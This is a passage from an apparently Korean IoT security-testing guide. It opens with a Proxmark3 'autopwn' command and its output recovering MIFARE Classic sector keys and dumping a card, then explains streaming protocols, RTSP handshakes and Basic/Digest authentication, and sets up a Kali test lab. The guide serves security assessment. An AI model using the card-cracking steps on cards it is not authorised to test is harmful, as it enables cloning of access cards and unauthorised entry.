[=]   0  | FD D5 C7 4D A2 88 04 00 C8 47 00 20 00 00 00 16 |  ...M.....G. ....
[=]   1  | 47 00 00 48 3B 00 93 4F B1 00 00 00 02 14 00 00 | G..H;..O........
[=]   2  | 00 00 00 00 01 47 05 11 05 18 00 15 13 05 18 8D | .....G..........
[=]   3  | 00 00 00 00 00 00 FF 07 80 69 FF FF FF FF FF FF | .........i......
```

그림 340. 0 번 블록 KEY A 획득

위와 같은 방법으로 키를 알 수 없는 모든 섹터에 대해 반복적으로 hardnested 공격을 수행해야 하는 번거로움을 줄이기 위해 autopwn 을 이용하여 자동화로 진행할 수 있다. 아래 예시는 0 번 섹터의 KEY B 를 이용하여 autopwn 을 실행한다.

```
[usb] pm3 -> hf mf autopwn -s 0 -b -k FFFFFFFFFFFF
```

```
[+] found keys:

[+] ┌─────┬──────────────┬───┬──────────────┬───┐
[+] | Sec | key A        |res| key B        |res|
[+] ├─────┼──────────────┼───┼──────────────┼───┤
[+] | 000 | afbecd121313 | H | ffffffffffff | U |
[+] | 001 | ffffffffffff | U | ffffffffffff | U |
[+] | 002 | ffffffffffff | U | ffffffffffff | U |
[+] | 003 | ffffffffffff | U | ffffffffffff | U |
[+] | 004 | ffffffffffff | U | ffffffffffff | U |
[+] | 005 | ffffffffffff | U | ffffffffffff | U |
[+] | 006 | ffffffffffff | U | ffffffffffff | U |
[+] | 007 | ffffffffffff | U | ffffffffffff | U |
[+] | 008 | ffffffffffff | U | ffffffffffff | U |
[+] | 009 | ffffffffffff | U | ffffffffffff | U |
[+] | 010 | ffffffffffff | U | ffffffffffff | U |
[+] | 011 | ffffffffffff | U | ffffffffffff | U |
[+] | 012 | ffffffffffff | U | ffffffffffff | U |
[+] | 013 | ffffffffffff | U | ffffffffffff | U |
[+] | 014 | ffffffffffff | U | ffffffffffff | U |
[+] | 015 | 842146108088 | H | ffffffffffff | U |
[+] └─────┴──────────────┴───┴──────────────┴───┘
[=] ( D:Dictionary / S:darkSide / U:User / R:Reused / N:Nested / H:Hardnested / C:statiCnested / A:keyA  )


[+] Generating binary key file
[+] Found keys have been dumped to hf-mf-FDD5C74D-key.bin
[=] FYI! ⟶ 0×FFFFFFFFFFFF ⟵ has been inserted for unknown keys where res is 0
[+] transferring keys to simulator memory (Cmd Error: 04 can occur)
[=] downloading the card content from emulator memory
[+] saved 1024 bytes to binary file hf-mf-FDD5C74D-dump.bin
[+] saved 64 blocks to text file hf-mf-FDD5C74D-dump.eml
[+] saved to json file hf-mf-FDD5C74D-dump.json
[=] autopwn execution time: 77 seconds
```

그림 341. Autopwn 을 이용한 hardnested

13. 별첨 4) 스트리밍 프로토콜 상세이론

13.1. 스트리밍 프로토콜

13.1.1. 스트리밍

스트리밍은 영상이나 음성 데이터를 실시간으로 전달받아 재생하는 기술로, 오늘 날 대부분의 영상 매체가 스트리밍 서비스를 제공하고 있다. 영상 매체 외에도 IP 카메라, 드론, 웰패드, 스마트 도어락과 같이 실시간으로 영상을 송출하는 IoT 기기가 스트리밍 서비스를 사용한다. 스트리밍 방식은 세가지로 아래와 같이 나누어진다.

1) Progressive download: 초기에 사용된 스트리밍 방식으로 미디어 서버로부터 동영상을 다운로드와 동시에 재생한다. 현재는 사용되지 않는 방식




그림 342. Progressive download

2) RTSP, RTMP: 서버에서 받은 영상 데이터를 현재 재생 중인 장면을 기준으로 앞/뒤 조금씩만 버퍼를 유지하고 나머지는 버퍼에서 삭제하는 방식이다.




그림 343. RTSP, RTMP

3) Adaptive Streaming: 영상 데이터를 일정한 크기의 블록으로 나누어 다운로드와 동시에 재생하며, RTSP/RTMP 와 마찬가지로 현재 재생 중인 장면을 기준으로 일정량의 블록을 버퍼에서 유지하고 나머지는

버퍼에서 삭제한다. 네트워크 상태에 따라 해상도를 달리할 수 있다는 장점이 있다. DASH(Dynamic Adaptive Streaming over HTTP)와 HLS, HDS 및 WebRTC 가 대표적으로 이 방식을 사용한다.




그림 344. Adaptive HTTP Streaming

13.1.2. RTSP, RTMP

13.1.2.1. RTSP

스트리밍 미디어 서버를 제어할 목적으로 설계되었으며 1998 년 IETF(국제 인터넷 표준화 기구)에 의해 국제 표준 프로토콜로 사용되고 있다. 현재는 보안 상의 이유로 웹에서 지원되지 않고, 사용률도 낮은 편이다. 하지만, 속도가 빠르고 영상 전송 방식이 효율적이기 때문에 대부분의 IP 카메라에서 사용되고 있다. IP 카메라는 영상을 실시간으로 시청하는 것이 주 목적이기 때문에 RTSP 사용이 적합하다.

13.1.2.2. RTMP

RTMP 는 인터넷을 통해 스트리밍할 때 사용된다. 안정적인 연결과 낮은 버퍼링으로 이용자들에게 편의를 제공한다. Youtube 나 Facebook 등 스트리밍 플랫폼에서 활발하게 사용된다. 미디어 서버 구축 비용, 업데이트 중단으로 보안 이슈, 최신 비디오 코덱 지원 불가 등의 단점이 있다.

	RTSP	RTMP
출시 연도	1996 년	2009 년
지연 시간	2 초	5 초
전송 프로토콜	TCP, UDP	TCP(* RTMFP 변형 형식으로 TCP 대신 UDP 사용 가능)
주요 사용	IP 카메라	인터넷 스트리밍 서비스(ex,Youtube)
장점	- 분할 스트리밍 : 전체 비디오를 다운로드하지 않음 - 커스터마이징	- 낮은 버퍼링 - TCP 기반의 안정적인 연결
단점	- 웹내 지원 중단-> 여러 기존 비디오 호스팅 제공업체 및 미디어 플레이어에서 지원 중단.	- 업데이트 및 지원 중단 -> HTML5 에서 지원되지 않음. (더 이상 사용되지 않는 형식인 Flash 플레이어에서 지원하기에 HLS 와 같은 변환기를 통해 사용) -미디어 서버 구축 비용 소모

13.1.2.3. RTP/RTCP

실시간으로 비디오나 오디오 데이터를 전달하는 프로토콜이다. 전송계층에서 UDP 를 기반으로 사용한다. 헤더에는 코덱 정보와 타임 스탬프 등이 포함되며 정확한 시간을 기반으로 데이터를 재조립해 영상 및 오디오를 송출하게 된다.




그림 345. RTP 로 데이터가 수신되는 모습

RTC 는 RTCP(Real Time Control Protocol)를 함께 사용한다. RTP 는 미디어 스트림을 전달하는 반면 RTCP 는 전송 통계 및 서비스 품질을 모니터링하는데 사용된다. RTCP 도 같은 전송 계층에서 작동하며 주요 기능으로는 응용서비스에 정보 제공, RTP 소스의 식별, RTP 전송 간격의 제어 등이 있다.

13.1.3. Adaptive Streaming

13.1.3.1. WebRTC

별다른 프로그램의 설치 없이 Client(웹 브라우저, 모바일 애플리케이션) 간 P2P 통신으로 데이터 교환을 가능하도록 하는 기술이다. Client 간의 영상이나 음성, 텍스트, 파일과 같은 데이터를 주고받는 것이 가능하다. 기존 웹 소켓 통신은 연결 지향형으로 중간의 서버를 통해 통신을 주고받았지만 WebRTC 를 통한 통신은 시그널링 서버를 통해 서로의 정보를 전달받은 후 P2P 방식으로 연결된다. 각 디바이스의 IP 및 미디어 포맷 협의를 위해 상호 동의 된 중간 서버를 두는데, 시그널링 서버가 이런 역할을 한다. 프로토콜의 표준화가 아직 진행중이며 별도의 서버가 필요하다는 단점이 있다.




그림 346. 시그널링 통신의 모습

WebRTC 의 지연시간은 1 초 미만으로 0.1 초에서 0.5 초까지도 가능하다. 또한, 1:1, 1:N, N:M 서비스가 가능해 드론, 라이브 커머스, 라이브 학습과 같은 언택트 서비스에 사용될 수 있다. IoT 의 도어폰, 스마트 홈에 사용 사례가 있다. 점차 IoT 활용 사례가 늘어날 전망이다.

13.1.4. 개발 중인 프로토콜

13.1.4.1. SRT(Secure Reliable Transport)

SRT 는 영상 패킷의 손실 여부를 체크하고 문제가 생기면 재전송 후 다음 패킷을 전송하기 때문에 영상이 깨지지 않고 안정성이 높다. 기존 프로토콜에서 불가했던 암호화를 지원해주기 때문에 군사시설이나 주요 기술 회사와 같은 보안이 중요한 곳에서 사용된다. 암호화는 128/256 비트 AES 암호화를 제공한다. 아직까지는 지원 플랫폼이 부족하고 재생 컨트롤에서 배속, 감기, 되감기와 같은 기능이 없다는 단점이 있다.

13.2. RTSP

13.2.1. 초기 연결 프로세스

두 장치 간의 초기 연결 설정은 다음과 같다. OPTIONS 와 DESCRIBE, SET UP 으로 초기 연결을 설정한다. 연결 설정 이후 세션이 종료될 때까지 영상 데이터를 수신 받을 수 있다.




그림 347. 초기 연결 프로세스

아래는 RTSP 의 기본적인 요청 명령어이다.

명령어	설명
OPTIONS	사용 가능 명령어 요청
DESCRIBE	미디어 정보 요청
SET UP	미디어 정보 전달 방법 정의 요청
PLAY	미디어 재생
PAUSE	미디어 일시 정지
RECORD	미디어 녹화
ANNOUNCE	실시간 미디어 설명 업데이트 요청
TEARDOWN	미디어 세션의 종료
GET_PARAMETER	URL 미디어의 변수 값 요청
SET_PARAMETER	URL 미디어의 변수 값 설정 요청
REDIRECT	다른 서버로 연결해야하는 것을 알려달라고 요청

1) OPTIONS / OPTIONS RESPONSE

클라이언트는 서버에 사용할 수 있는 명령어를 요청한다. 서버는 클라이언트가 사용할 수 있는 명령어를 포함해 응답한다.

OPTIONS	OPTIONS RESPONSE
OPTIONS rtsp://xxx.xxx.x.x:554 RTSP/1.0 CSeq: 1 User-Agent: Lavf59.27.100	RTSP/1.0 200 OK CSeq: 1 **Public: OPTIONS, DESCRIBE, SETUP, TEARDOWN, PLAY, PAUSE**

2) DESCRIBE/ DESCRIBE RESPONSE

클라이언트가 서버에게 요청을 보내면 서버는 RTP 프로토콜에 대한 정보를 포함해 이에 응답한다
이때 패킷은 SDP 의 형태로 주고받는다.

DESCRIBE	DESCRIBE RESPONSE
DESCRIBE rtsp://xxx.xxx.x.x:554 RTSP/1.0 Accept: application/sdp CSeq: 2 User-Agent: Lavf59.27.100	RTSP/1.0 200 OK CSeq: 2 Content-Type: application/sdp Content-Length: 370 v=0 s=streamed by the macro-video rtsp server t=0 0 a=control:* a=range:npt=0- a=x-qt-text-nam:streamed by the macro-video rtsp server c=IN IP4 0.0.0.0 m=video 0 RTP/AVP 96 b=AS:500 a=rtpmap:96 H264/90000 a=fmtp:96 profile-level-id=TQAy;packetization-mode=1;sprop-parameter-sets=J00AMudAFABa0lBQUF8AAAMAAQAAAwAesBAALcaAACJVF//wKA==,KO48gA== a=control:track1

- SDP(Session Description Protocol)이란?

멀티미디어를 전달하는 RTP 프로토콜에 대한 세부적인 내용을 정의한다. RTSP 는 기본적으로 RTP 를 통해 영상 데이터를 주고받는다. SDP 메시지 파라미터는 각각 의미를 가진다.

파라미터	의미
V	SDP 프로토콜의 버전을 표현 (SDP 의 버전: 0)
S	세션 이름을 표시
T	Timing 으로 start-time 과 stop-time 을 표시. 0 0 은 고정 세션을 의미
C	순서대로 Network type, Address Type, Connection Address 이며 RTP 이 사용할 주소를 정의
M, A	RTP 가 사용할 코덱(코더와 디코더를 합쳐 부르는 용어), IP 주소, 포트 넘버를 명시함.

3) SETUP / SETUP RESPONSE

클라이언트는 패킷에 URL 과 포트 번호, 프로토콜의 종류, 통신 방식, 제어 채널 등을 담아 서버에 요청한다. RTP 에 사용될 포트를 지정할 수 있다. 서버 응답 값으로 클라이언트에 Session 을 알려주고 이 세션으로 클라이언트를 구분한다. 하나의 화면에 두 개의 동영상을 재생하는 경우, IP 와 포트 번호만으로는 구분할 수 없기 때문에 별도의 세션 번호가 필요하다.

SETUP	SETUP RESPONSE
SETUP rtsp://xxx.xxx.x.x:554/track1 RTSP/1.0 Transport: RTP/AVP/TCP;unicast;interleaved=0-1 CSeq: 3 User-Agent: Lavf59.27.100	RTSP/1.0 200 OK CSeq: 3 Session: 383330524 Transport: RTP/AVP/TCP;unicast;interleaved=0-1;

4) Connect

연결 이후 재생, 정지, 세션 종료 등의 명령어를 사용할 수 있다. RTSP 는 영상 전송 제어의 역할로 실제 영상 데이터는 RTP 로 수신한다. 따라서, 패킷을 잡아보면 초기 설정과 영상 제어 시에만 RTSP 가 사용되고 주로 RTP 가 사용되는 것을 볼 수 있다. 연결 이후 PLAY 로 영상 재생 요청을 보내면 영상 데이터를 확인할 수 있다.




그림 348. 초기 연결 확인

13.2.2. 연결 구조

RTSP 는 세션이 종료될 때까지 연결이 끊어지지 않는 연결 지향형 프로토콜이다. 실 데이터 전송은 RTP 프로토콜에 의해 이루어지고 RTSP 는 명령어로 재생, 녹화, 일시정지와 같은 제어를 담당한다. RTP 는 PLAY 시 따로 PAUSE 명령어나 TEAR DOWN 이 이루어지지 않은 경우 정지 없이 계속 영상을 전송한다.




그림 349. RTSP 연결 구조

13.2.3. 패킷 구조

RTSP 는 HTTP 과 동작이 매우 유사하다. 클라이언트가 서버에 요청을 보내면 서버는 표준 응답 코드(ex. 200 ok)로 답한다. 눈에 띄는 차이점으로는 RTSP 가 554 포트를 사용하는 응용 계층 프로토콜로 전송 계층의 TCP/UDP 와 함께 동작한다는 점이다.

[패킷 헤더]

- CSeq: RTSP 요청-응답 쌍의 시퀀스 번호를 지정한다. 주어진 CSeq 번호로 요청-응답을 구분한다.
- Content-Length: 메소드 내용의 길이, 즉 마지막 헤더 다음에 오는 바디 내용의 길이이다.
- TRANSPORT: 사용할 전송 프로토콜을 표시하고 해당 매개변수를 구성한다
- SESSION: SETUP 응답에서 미디어 서버에 의해 시작되고 TEARDOWN 에 의해 종료되는 RTSP 세션을 식별한다.
- User-Agent: RTSP 요청을 보내는 소프트웨어 제품의 식별자 및 버전 번호를 지정한다.




그림 350. 패킷 헤더

13.2.4. 인증

RTSP 는 HTTP 의 인증방식을 그대로 사용한다. HTTP 의 인증은 basic 과 digest 로 나눠져있다. basic 의 경우 Authorization 헤더에 담아 요청을 전송하며 사용자의 계정정보를 Base64 인코딩으로 전송하게 된다.

단계	기본 인증
Request	WWW-Authenticate: Basic realm="<인증하려는영역>"
Response	Authorization: Basic "<base64(ID:PW)>"
정보	없음

아래는 RTSP Basic 인증 예시이다.

단계	기본 인증
Request	WWW-Authenticate: Basic realm="GStreamer RTSP Server"
Response	Authorization: Basic YWRtaW46cG93ZXI=
정보	없음

반면 다이제스트 방식은 사용자명, 패스워드, nonce 등을 조합하여 MD5 해시 값으로 인증을 수행한다. digest 는 정보 본문의 압축이며 단 방향 함수로 동작한다. 재전송 방지를 위해 nonce 값을 사용하기 때문에 특정 nonce 값에서만 digest 가 유효한 특징이 있다. 이 nonce 는 토큰의 도난을 방지하기 위해 사용될 수 있는 랜덤 암호화 토큰이다.

단계	기본 인증
Request	WWW-Authenticate: Digest realm="<인증하려는 영역>" nonce="<nonce>"
Response	Authorization: Digest realm="<인증하려는 영역>" nonce="<nonce>" username="< ID >" url="<요청 url>"
정보	Authentication-info: next-nonce="<nonce>"

아래는 RTSP Digest 인증 예시이다.

단계	기본 인증
Request	WWW-Authenticate: Digest realm="Login to c4fcf0317daccea1208a3853a7a3413e", nonce="dd16fad9f99952b7aef1b570588d2529"
Response	Authorization: Digest username="", realm="Login to c4fcf0317daccea1208a3853a7a3413e", nonce="dd16fad9f99952b7aef1b570588d2529", uri="rtsp://192.168.0.2:554", response="992b4decf76033affaa8aaa4521469a4"

13.3. 진단 환경 구축

아래 내용은 리눅스 환경을 기준으로 기술하였다.

(버전 정보: VMware Workstation 16, Kali Linux 2022.3)

13.3.1. 기본 환경 설정

RTSP 툴 설치에 앞서 VMware 내 이미지에서 RTSP 패킷을 확인하기 위한 환경설정이 필요하다.

13.3.1.1. Wireshark 설치

RSTP 패킷 스니핑 및 통신 패킷 분석 시 사용할 수 있다.

최신 버전의 Kali Linux 에는 기본적으로 Wireshark 가 설치되어 있으며, 별도의 설치 필요 시 아래를 참고하여 설치를 진행해야 한다.

(버전 정보: Wireshark 3.6.7)

Wireshark 설치

```
# apt update
# apt-get install wireshark
```

13.3.2. VLC Player

VLC media Player 는 대부분의 멀티미디어 파일과 다양한 스트리밍 프로토콜을 재생할 수 있는 무료 오픈 소스 플레이어 소프트웨어이다. Windows, macOS, Linux, Android 등에서 사용할 수 있다.

(버전 정보: VLC media player 3.0.17.4 Vetinari)

13.3.2.1. VLC Player 설치

리눅스 환경

```
# apt update
# apt-get install vlc
```

윈도우 URL 다운

```
https://www.videolan.org/vlc/index.ko.html
```

13.3.2.2. VLC Player 사용

리눅스 사용 시 VLC Player 는 root 로의 실행을 지원하지 않는다.




그림 351. Root 권한 실행 불가

VLC 명령어 실행

